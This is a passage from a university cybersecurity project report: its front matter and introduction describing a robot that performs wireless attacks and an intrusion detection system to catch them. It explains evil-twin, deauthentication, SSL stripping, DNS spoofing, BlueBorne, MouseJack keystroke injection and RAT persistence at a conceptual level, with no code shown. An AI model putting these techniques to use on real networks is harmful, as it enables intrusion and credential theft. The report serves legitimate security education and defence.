



Jordan University of Science and Technology (JUST)
Faculty of Computer and Information Technology (FCIT)

Project Title

**Hacking at a Distance: Robot-Assisted Attacks on Vulnerable
Wireless Systems**

Prepared By:

Aysha Fahed Oqdeh

Razan Ma'moon Khassawneh

Roa'a Moutaz Hamudeh

Shahad Ehab Alnatsheh

Supervised By:

Dr. Qasem Abu Al-Haija

**Project Submitted in Partial Fulfilment of the Requirements for
the Degree of Science in Cybersecurity**







Submitted: January 2025

Declaration of Originality

This document has been written entirely by the undersigned project team members. The source of every quoted text is cited, and there is no ambiguity in where the quoted text begins or ends. The source of any illustration, image, or table that is not the work of the team members is also clearly cited. We know that using non-original text or material or paraphrasing or modifying it without proper citation violates the university's regulations and is subject to legal action.

Names and Signatures of team members:

Aysha Oqdeh	Shahad Alnatsheh	Roa'a Hamudeh	Razan Khassawneh
153377	155129	152181	155272
			

Acknowledgments

First and foremost, praise be to Allah, the Almighty.

It was not an easy journey, and we would not have overcome these challenges without Allah's grace and support.

We would also like to extend our heartfelt gratitude to our supervisor, Dr. Qasem Abu Al-Haija, whose support and guidance were most appreciated throughout this project. We are deeply thankful for your help.

Our appreciation also goes to our project leader, Aysha, for being an exceptional leader, and to our team members whose dedication, creativity, and perseverance made this project possible. I could not have asked for a better team to share this journey with.

Every effort, idea, and moment of hard work together made this journey memorable and brought our vision to life. Together, we turned challenges into milestones and accomplished something we can all be proud of.

Our deepest gratitude also goes to our families, whose unwavering emotional support, trust, patience, and encouragement helped us persevere.

Lastly, our dear friends, we treasure the memories, joyful moments, and continuous encouragement you provided, which played a significant role in helping us complete this project successfully.

Thank you.

Table of Contents

Declaration of Originality	i
Acknowledgments.....	ii
Table of Contents	iii
List of Figures	v
List of Tables	vii
Abbreviations	viii
Abstract	xi
Chapter 1 Introduction	1
1.1 Overview	1
1.1.1 General Overview.....	1
1.1.2 Importance of the Project	2
1.1.3 Scientific and Technical Background.....	2
1.1.4 Wi-Fi Pineapple Attack Scenario	2
1.1.5 BlueBorne Attack on Bluetooth Devices.....	4
1.1.6 MouseJack Attack on Wireless Peripherals.....	5
1.1.7 Malware Deployment and Persistence	6
1.1.8 Intrusion Detection System (IDS)	7
1.2 Problem Statement	7
1.3 Significance of the project.....	8
1.3.1 Addressing Current Challenges	8
1.3.2 Practical Applications and Benefits.....	9
1.4 Project Objectives	9
1.5 Project Contribution	10
1.6 Outline of the Report.....	11
Chapter 2 Project Plan	13
2.1 Project Deliverables	13
2.1.1 Intrusion Detection System (IDS)	13
2.1.2 Attack Module.....	13
2.1.3 The Robot.....	14
2.2 Project Tasks	14
2.2.1 Tasks Overview	14
2.2.2 Gantt Chart	17
2.3 Roles and Responsibilities.....	19
2.4 Risk Assessment.....	21
2.4.1 Risk Table	21
2.4.2 Risk Matrix [14]	24
2.5 Cost Estimation	24
2.6 Project Management Tools.....	27
Chapter 3 Literature Review and Related Work	29
3.1 Related Work.....	29
3.2 Summary table.....	36
3.3 Knowledge Gap.....	38
Chapter 4 Requirements Specification.....	41
4.1 Stakeholders	41
4.2 Platform Requirements.....	42
4.2.1 Robot Subsystem (Server-Side)	42
4.2.2 Control Application Subsystem (Client-Side).....	43
4.2.3 IDS Subsystem	43
4.3 Functional Requirements.....	44

4.4	Non-Functional Requirements.....	46
4.5	Other Requirements.....	46
Chapter 5	System Design.....	48
5.1	Architectural Design	48
5.2	Logical Model Design	53
5.3	Physical Model Design.....	54
Chapter 6	Implementation.....	56
6.1	General Implementation Description	56
6.1.1	Building The Robot	56
6.1.1.1	Hardware & Setup Tools.....	56
6.1.1.2	Raspberry Pi Setup Tools.....	56
6.1.1.3	Camera Integration.....	57
6.1.1.4	Web Control Panel Development.....	57
6.1.2	Attack Module Deployment	60
6.1.2.1	Crazyradio PA: Flashing the Firmware.....	60
6.1.2.2	JackIt Tool: General Description and how to use it	61
6.1.2.3	Overview of The Ducky Script	62
6.1.3	Host-Based Intrusion Detection System Development	64
6.1.3.1	Custom Dataset.....	65
6.1.3.2	Ducky Scripts.....	68
6.1.3.3	Rule-Based IDS for Vulnerable HIDs.....	69
6.1.3.4	Machine Learning-Based IDS.....	71
Chapter 7	Testing.....	76
7.1	Testing Approach	76
7.1.1	Evaluation measures.....	76
7.1.2	Data splitting technique used.....	76
7.1.3	Pipeline testing approach.....	77
7.1.4	Complete system testing approach	77
7.2	Testing Results	77
7.2.1	Conclusion.....	79
Chapter 8	Conclusions and Future Work	81
8.1	Conclusions	81
8.2	Future Work	82

List of Figures

Figure 1.1: Wi-Fi Pineapple Attack Scenario	4
Figure 1.2: BlueBorne Attack Scenario	5
Figure 1.3: Unencrypted RF Communication [9]	6
Figure 1.4: MouseJack Attack [9]	6
Figure 1.5: General Idea and Problem Definition	8
Figure 2.1: Gantt Chart for the First Semester Project Timeline	17
Figure 2.2: Gantt Chart for the Second Semester Project Timeline	18
Figure 5.1: Overall System Design	49
Figure 5.2: User Interaction and Robot Movement Module Design	50
Figure 5.3: Attack Module Design	51
Figure 5.4: Intrusion Detection System Design	52
Figure 5.5: Defense & Offence Activity Diagram	53
Figure 5.6: Attack Sequence Diagram	54
Figure 5.7: Robot's Design	55
Figure 5.8: User Interface Design	55
Figure 6.1: PIN Addressing	57
Figure 6.2: PIN Setup Functions	57
Figure 6.3: Robot's Movement Function	58
Figure 6.4: Implementing HTML Control Buttons	58
Figure 6.5: Implementing the Video Streaming Element	59
Figure 6.6: Sending Commands and Error Handler	59
Figure 6.7: Route Root Endpoint	59
Figure 6.8: Route Movements	59
Figure 6.9: Main Execution Block	60
Figure 6.10: Hosting the Attacker's Website	61
Figure 6.11: Starting JackIt	61
Figure 6.12: Detected Vulnerable Device	62
Figure 6.13: Successfully Finished Attack	62
Figure 6.14: Attack's Ducky Script	63
Figure 6.15: Hacked Device	64
Figure 6.16: Initializer Function	65
Figure 6.17: mapping keys function	66
Figure 6.18: Mouse Jerk Calculation	66

Figure 6.19: Click Counter	66
Figure 6.20: Key Press Detection	66
Figure 6.21: Active Modifier State Manager	67
Figure 6.22: New HID Devices Detection	67
Figure 6.23: Writing to CSV File.....	67
Figure 6.24: Start Function	68
Figure 6.25: Stop Function	68
Figure 6.26: Opening Notepad.....	68
Figure 6.27: Simulating Keystrokes.....	69
Figure 6.28: List of Vulnerable Devices #1	70
Figure 6.29: List of Vulnerable Devices #2	70
Figure 6.30: Checking USB Devices	70
Figure 6.31: Checking HID Devices	71
Figure 6.32: Combining Data.....	72
Figure 6.33: Saving the Combined Data.....	72
Figure 6.34: Identifying Idle Periods	73
Figure 6.35: Handling shortcuts.....	73
Figure 6.36: Engineered Features	74
Figure 6.37: Pipeline Transformer	74
Figure 6.38: One-Class SVM Training	74
Figure 6.39: One-Class SVM Optimization.....	75
Figure 7.1: Model Results with SMOTE	78
Figure 7.2: Model Results without SMOTE	79

List of Tables

Table 2.1: Assigned Project Tasks	14
Table 2.2: Team Member Roles.....	19
Table 2.3: Risk Evaluation and Mitigation Plan	21
Table 2.4: Project Risk Heatmap	24
Table 2.5: Hardware Robot Components.....	24
Table 2.6: List of Tools and Their Applications	27
Table 3.1: Research Summary Table	36
Table 3.2: Knowledge Gap Summary Table.....	40
Table 4.1: Stakeholder Roles and Interactions with the System	41
Table 4.2: Robot Subsystem Requirements	42
Table 4.3: Control Application Subsystem Requirements	43
Table 4.4: IDS Subsystem Requirements	43
Table 4.5: Key Functional Requirements for System Operations.....	44

Abbreviations

RF	Radio Frequency
GHz	Gigahertz
ISM	Industrial, Scientific, and Medical Band
PCs	Personal Computers
IoT	Internet of Things
Wi-Fi	Wireless Fidelity
IDS	Intrusion Detection System
LAN	Local Area Network
SSIDs	Service Set Identifiers
MAC	Media Access Control
AP	Access Point
PMF	Protected Management Frames
MitM	Man-in-the-Middle
HTTPS	Hypertext Transfer Protocol Secure
HTTP	Hypertext Transfer Protocol
SSL	Secure Sockets Layer
DNS	Domain Name System
DNSSEC	Domain Name System Security Extensions
USB	Universal Serial Bus
RATs	Remote Access Trojans
BLE	Bluetooth Low Energy
API	Application Programming Interface
UML	Unified Modelling Language
UI	User Interface
JD	Jordanian Dinar
RAM	Random Access Memory
IDLE	Integrated Development and Learning Environment PIN
SSP	Secure Simple Pairing
PIN	Personal Identification Number
BMS	Bluetooth Media Access Control Scanner
ID	Identification
IoBT	Internet of Battlefield Things
CRTP	Crazy Real-Time Protocol

PA Power Amplifier
eBPF Extended Berkeley Packet Filter
ESP Enhanced Security Protocol
WPFD Wireless Protocol For Detection
TCP Transmission Control Protocol
IP Internet Protocol
SYN Synchronize
WNIC Wireless Network Interface Card
3G 3rd Generation
4G 4th Generation
DOS Denial of Service
Parrot AR Parrot Augmented Reality drone
OS Operating System
RSA Rivest-Shamir-Adleman cryptographic algorithm
KNN k-nearest neighbor algorithm
PLS Physical Layer Security
BP neural network Backpropagation neural network algorithm
HIDS Host-Based Intrusion Detection System
NIDS Network-Based Intrusion Detection System
WPA Wi-Fi Protected Access
PCAP Packet Capture file extension
WPS Wi-Fi Protected Setup
ML Machine Learning
APTs Advanced Persistent Threats
ICS Industrial Control Systems
DNN Deep Neural Network
IDSH Intrusion Detection in the Smart Homes
MLPs Multi-Layer Perceptrons
CSO Cybersecurity Optimizer
SSH Secure Shell
RAM Random Access Memory
SD card Secure Digital card
DC motors Direct Current motors
GUI Graphic User Interface
MQTT Message Queuing Telemetry Transport
GB Gigabyte
SSD Solid State Drive

AI	Artificial Intelligence
AES-256	Advanced Encryption Standard 256-bit algorithm
OWASP	Open Web Application Security Project
NIST	National Institute of Standards and Technology
JSON	JavaScript Object Notation file extension
CSV	Comma-Separated Values file extension
Syslog	System Logs
ELK	Elasticsearch, Logstash, and Kibana
cm	centimeter
4wd	four-wheel drive
V	volt
mAh	milliampere-hour
MP	megapixels
PA	Power Amplifier
LNA	Low Noise Amplifier
m	meters
CSR	Cambridge Silicon Radio
IEEE	Institute of Electrical and Electronics Engineers
GPS	Global Positioning System
DFD	Data Flow Diagrams
PAN	personal area network
L2CP	Layer 2 Control Protocols
BNep	Bluetooth Network Encapsulation Protocol

Hacking at a Distance: Robot-Assisted Attacks on Vulnerable Wireless Systems

By

Aysha Fahed Oqdeh
Razan Ma'moon Khassawneh
Roa'a Moutaz Hamudeh
Shahad Ehab Alnatsheh

Supervisor

Dr. Qasem Abu Al-Haija

Abstract

Wireless technologies such as Wi-Fi, Bluetooth, and RF protocols are considered the core of modern technology advancement which also makes them a prime target for cybercriminals. Our project addresses this risk by developing a robot-assisted wireless attack and a separate defense system. The robot, equipped with Wi-Fi, Bluetooth, and RF modules, autonomously executes attacks such as Wi-Fi Pineapple, BlueBorne, and MouseJack, simulating real-world cyber threat scenarios while navigating target environments. To defend against that, we aim to develop an Intrusion Detection System (IDS) to monitor wireless traffic and detect malicious activity dynamically. The system ensures scalability and adaptability, allowing it to work across diverse wireless environments. Our project bridges the gap between offensive testing and defensive security strategies by combining both as part of a single scenario offering a great practical solution for wireless network protection.

Chapter 1

Introduction

1.1 Overview

1.1.1 General Overview

The existence of wireless communication rewrote the meaning of communication between devices. Their existence helped shape a path for modern technology and stood as a basis for further approaches toward advancements in the field. This made them prey to malicious actors, as their appeal for attack increased too. Our project presents an approach to the different wireless security issues and real-life attacks that threaten our systems [1].

This project involves the creation of a remotely controlled robot that exploits wireless vulnerable systems. In our scope, we have included attacks that are especially important, such as Wi-Fi Pineapple, Bluetooth exploits like BlueBorne, and RF propriety protocol attacks like MouseJack. We want to point out security issues in the 2.4 GHz ISM band, where laptops, PCs, and IoT devices normally operate.

The 2.4 GHz ISM band is especially important because of its widespread availability and common use in electronics and IoT devices. This frequency band is shared globally with other unlicensed communication applications, making it a perfect option for protocols such as Wi-Fi (802.11b/g/n), Bluetooth, and RF technologies.

Although the 2.4 GHz band is cost-effective and a very reliable communication channel, it also turns out to be an attractive target for attacks. Because of that, any vulnerability found within this band will expose millions of users to danger that may eventually result in stolen sensitive information or a ruined operational flow. Ironically, the advantages of the 2.4 GHz band, such as extended range and superior penetration through various obstacles compared to higher-frequency bands, made it an appealing target. Both the high reliance on this band and the lack of security measures implemented in it for example the lack of encryption present critical vulnerabilities. If these vulnerabilities remain unnoticed, they can result in major breaches affecting personal, corporate, and IoT systems.

The Traditional way of testing wireless vulnerabilities manually often is inefficient, inconsistent, and has limited scope. Implementing a robot-based approach helps provide an automated, scalable solution that makes the process of testing easier while improving

the overall performance by offering precise control, repeatability, and the ability to simulate complex attack scenarios in real time.

This project covers both sides of wireless security the offensive and defensive. We aim to achieve that by developing an Intrusion Detection System (IDS) as part of our project. The IDS's role will be to monitor, analyze, and detect malicious activities in wireless networks in real time to help mitigate the risk. By automating both offensive and defensive security operations, our project not only enhances testing efficiency and covers a wider range of wireless threats but also helps mitigate them.

1.1.2 Importance of the Project

With technology, our daily life has completely changed; our way of living, working, and even thinking has changed. Contrarily, the absence of proper protective measures makes it prone to various types of hacking. This project, hence, covers Bluetooth and Wi-Fi vulnerabilities, focusing on finding ways to protect against any possible security threats. This makes the decision to do this project all the more meaningful, as the number of high-tech wireless attacks on consumer and enterprise devices continues to rise. Understanding how each attack works will help us design more efficient defensive strategies. Besides, using a robot in this project offers significant advantages over traditional manual testing methods. The robot conducts automated scans, emulates the attacker's behavior, and moves through the physical environment. This robot may test wireless communications vulnerabilities in a dynamic, real-world setting. In tasks that require high proximity to devices, robots are deployed, which can position correctly to take advantage of the weakness of a signal, or to test out several security protocols across various locations. This increases efficiency, accuracy, and scalability compared to manual methods that are limited in their human scope, effort, and potential for error.

1.1.3 Scientific and Technical Background

The technical background needed for this project includes:

- Wi-Fi (IEEE 802.11) [2] vulnerabilities, focusing on unencrypted management frames that can be exploited through de-authentication and Evil Twin attacks.
- Bluetooth vulnerabilities, particularly the BlueBorne attack, allow remote code execution without user interaction.
- RF security issues, include MouseJack attacks that exploit unencrypted 2.4 GHz connections in wireless mice and keyboards.

1.1.4 Wi-Fi Pineapple Attack Scenario

- *Reconnaissance and Environment Scanning*

We start our attack model by scanning the environment to define accessible wireless networks and devices through Wi-Fi, Bluetooth, and RF transceivers and adapters. After this essential step, vulnerabilities are detected by taking advantage of the lack of encryption in Wi-Fi management frames and Bluetooth's device discovery protocol, accessing sensitive information such as MAC addresses SSIDs, and type of the device that can be used to identify vulnerable targets [3].

- *Wi-Fi Pineapple Attack (Evil Twin)*

After identifying possible targets, the robot executes a Wi-Fi Pineapple attack by generating a fake access point (AP) that mimics the authorized network's SSID, and contrivance victims into linking to it. This exploit takes advantage of frequently programmed devices to reconnect to familiar networks automatically. The rogue AP can enchant these devices away from their initial network by sending out a more powerful signal [4].

This process takes advantage of the lack of Protected Management Frames (PMF) in numerous Wi-Fi setups, allowing hackers to mimic valid networks and capture confidential information, possibly resulting in a Man-in-the-Middle (MITM) situation [4].

- *De-authentication Attack*

In this step, we force devices to connect to the rogue AP, and the robot sends de-authentication frames leading to disconnecting them from their current network. These packets are unencrypted, allowing attackers to kick users off their networks without verification. The devices are then forced to reconnect to the most available network which is the rogue AP. This step exploits a vulnerability in the Wi-Fi protocol, where management frames like de-authentication packets are not encrypted, making them easy to spoof and use for DOS attacks or network redirection [5].

- *Perform SSL Stripping*

The lack of security settings on some websites and user devices is the aim of SSL stripping. Robot targets secure HTTPS connections by this attack, reducing them to unencrypted HTTP connections. Once the connection is disrated, the attacker can intercept and capture sensitive data, such as login credentials and personal information, protected by encryption. This attack works on the initial connection handshake, redirecting users to an insecure website version, and revealing their data to eavesdropping. The vulnerability exploited in this step takes advantage of the user's trust in automatic HTTPS connections and the lack its enforcement, allowing

attackers to execute Man-in-the-Middle (MitM) attacks on supposedly secure communications [6].

- *Inject Malicious Redirects (DNS Spoofing)*

The robot utilizes DNS spoofing to alter DNS responses and deceive users into obtaining fraudulent websites through malicious redirects. When a user attempts to visit a valid website, the attacker hijacks the DNS request and sends a fake response, leading the victim to a phishing page or a malicious domain under the attacker's control. This technique takes more benefit of weaknesses in the DNS, specifically in systems without DNS Security Extensions (DNSSEC), allowing hackers to conduct Man-in-the-Middle (MitM) attacks, steal confidential information such as login details, or spread malicious software by imitating reliable websites [7].

Figure 1.1 depicts the complete attack sequence, starting from reconnaissance and environment scanning and concluding with DNS spoofing and data exfiltration. It visually links the steps.




Figure 1.1: Wi-Fi Pineapple Attack Scenario.

1.1.5 BlueBorne Attack on Bluetooth Devices

The robot also targets Bluetooth-enabled devices by exploiting the BlueBorne vulnerability, focusing on Windows systems. This attack uses faults within the Bluetooth protocol stack to bypass authentication protocols, gaining unauthorized access without

needing user interaction or pairing. Once a vulnerable Windows Bluetooth device is identified, the robot leverages these protocol vulnerabilities to achieve unauthorized access, potentially exposing sensitive data or allowing remote control. The attack exploits weaknesses in how the Bluetooth stack handles incoming connections, particularly on Windows devices, which can be silently compromised within range. By bypassing security protocols, the robot can exploit these vulnerabilities to establish a foothold on the target system, opening the door for further attacks or data extraction without raising immediate alarms [8].

Figure 1.2 below illustrates the BlueBorne attack process, highlighting the steps from identifying the vulnerability to executing unauthorized access.




Figure 1.2: BlueBorne Attack Scenario

1.1.6 MouseJack Attack on Wireless Peripherals

For devices using wireless peripherals, the robot executes a MouseJack attack. It uses an RF transceiver to inject malicious keystrokes into the communication channel between a wireless keyboard/mouse and its receiver. As shown in Figure 1.3, many devices communicate over unencrypted channels, allowing attackers to send unauthorized commands that the computer interprets as legitimate input. This attack exploits the lack of encryption in the 2.4 GHz communication used by many wireless mice and keyboards, making it possible to hijack control over the victim's system [9].




Figure 1.3: Unencrypted RF Communication [9]

This Figure 1.4 illustrates the exploitation of unencrypted RF communication between a wireless mouse and its USB receiver.




Figure 1.4: MouseJack Attack [9]

1.1.7 Malware Deployment and Persistence

After exploiting the target device, the robot uses social engineering techniques to contrivance users to download malicious files disguised as legitimate software updates or tools. Once the malware is executed, attackers gain remote access using tools like Remote Access Trojans (RATs), allowing full control over the victim's system. Persistence techniques One of the ways to keep continuous access is the attackers must deploy persistence techniques even after the system reboots [10]. This includes installing rootkits or configuring scripts that establish a persistent backdoor, ensuring the exploited system remains accessible over the long term. These techniques help attackers gain control, steal data, and execute additional commands remotely.

1.1.8 Intrusion Detection System (IDS)

The project includes an Intrusion Detection System (IDS) to prevent and monitor wireless traffic in real-time against these attacks. The IDS uses machine learning algorithms which are signature-based and anomaly-based techniques to learn and detect suspicious activities like rogue APs, unusual Bluetooth connections, or unauthorized RF communication. This defense layer addresses vulnerabilities by providing active detection and alerts, helping mitigate the risks of wireless attacks.

1.2 Problem Statement

In the last few years, with the widespread of wireless applications worldwide, the demand for 2.4 GHz in license free-non-ISM band uses has increased due to its features that match the needs of wireless communications. [11]like Wi-Fi, Bluetooth, and other 2.4GHz protocols. This band is not licensed, and it's poor in terms of regulations because the original (ISM band) is regulated to be used in Scientific, medical, and industrial applications. [11]. So, any non-ISM band communication should tolerate harmful interferences. [11]. This is considered a complex vulnerability and a key reason why wireless attacks are possible. The lack of awareness of this vulnerability, combined with poor encryption mechanisms and weak interference protection in wireless communication, creates vulnerabilities that make many severe attacks possible.

We focus in our project on three main attack scenarios MouseJack, BlueBorne, and Wi-fi Pineapple. These attacks can be executed remotely, often without the victim's knowledge, leading to unauthorized access, data breaches, and malware infections. The lack of effective solutions to detect and prevent these attacks in real-time makes them attractive targets for attackers and a major threat point to most systems.

Our project aims to develop a remotely controlled robot capable of simulating real-world wireless attacks on Wi-Fi, Bluetooth, and RF propriety protocols. By understanding the attack vector and its impact on our systems, we can design a robust IDS solution to protect against these threats. We focus on testing the feasibility of these attacks and raising awareness for PC and laptop users and cybersecurity professionals about the potential risks to pave the way for better defense mechanisms.

Our contribution to this project is to address different vulnerabilities within a range of wireless protocols that are highly used and make a huge difference in wireless network systems. The project represented a remotely controlled robot designed to perform attack scenarios autonomously. This robot is willing to stimulate multiple attack scenarios on

different protocols. On the other hand, the IDS is built to perform real-time detection of these attacks, with a scalable defense mechanism against many attack vectors. The IDS is designed to monitor and analyze traffic from different protocols which offers security protection at the physical and link layer of devices.

Figure 1.2 illustrates the problem definition of this project.




Figure 1.5: General Idea and Problem Definition

1.3 Significance of the project

This project is significant in its approach to wireless security by addressing both offensive exploitation techniques and defensive detection mechanisms. The combination of automated wireless attacks and a responsive IDS solution demonstrates a comprehensive understanding of wireless vulnerabilities and the need for proactive defense.

1.3.1 Addressing Current Challenges

- Insecure Wireless Communications: Over 1.5 billion IoT **devices** are estimated to be vulnerable due to outdated security protocols or lack of encryption. High-

profile attacks like MouseJack and BlueBorne continue to highlight these weaknesses [12].

- IoT Adoption increase: By 2025, the number of IoT devices is expected to exceed 18.8 billion, significantly expanding attack surfaces for Bluetooth, Wi-Fi, and other communication protocols [13].
- Lack of Real-Time Detection: Traditional security measures often fail to detect wireless attacks in real-time. Our project addresses this gap by integrating an IDS capable of detecting anomalies as they occur.

1.3.2 Practical Applications and Benefits

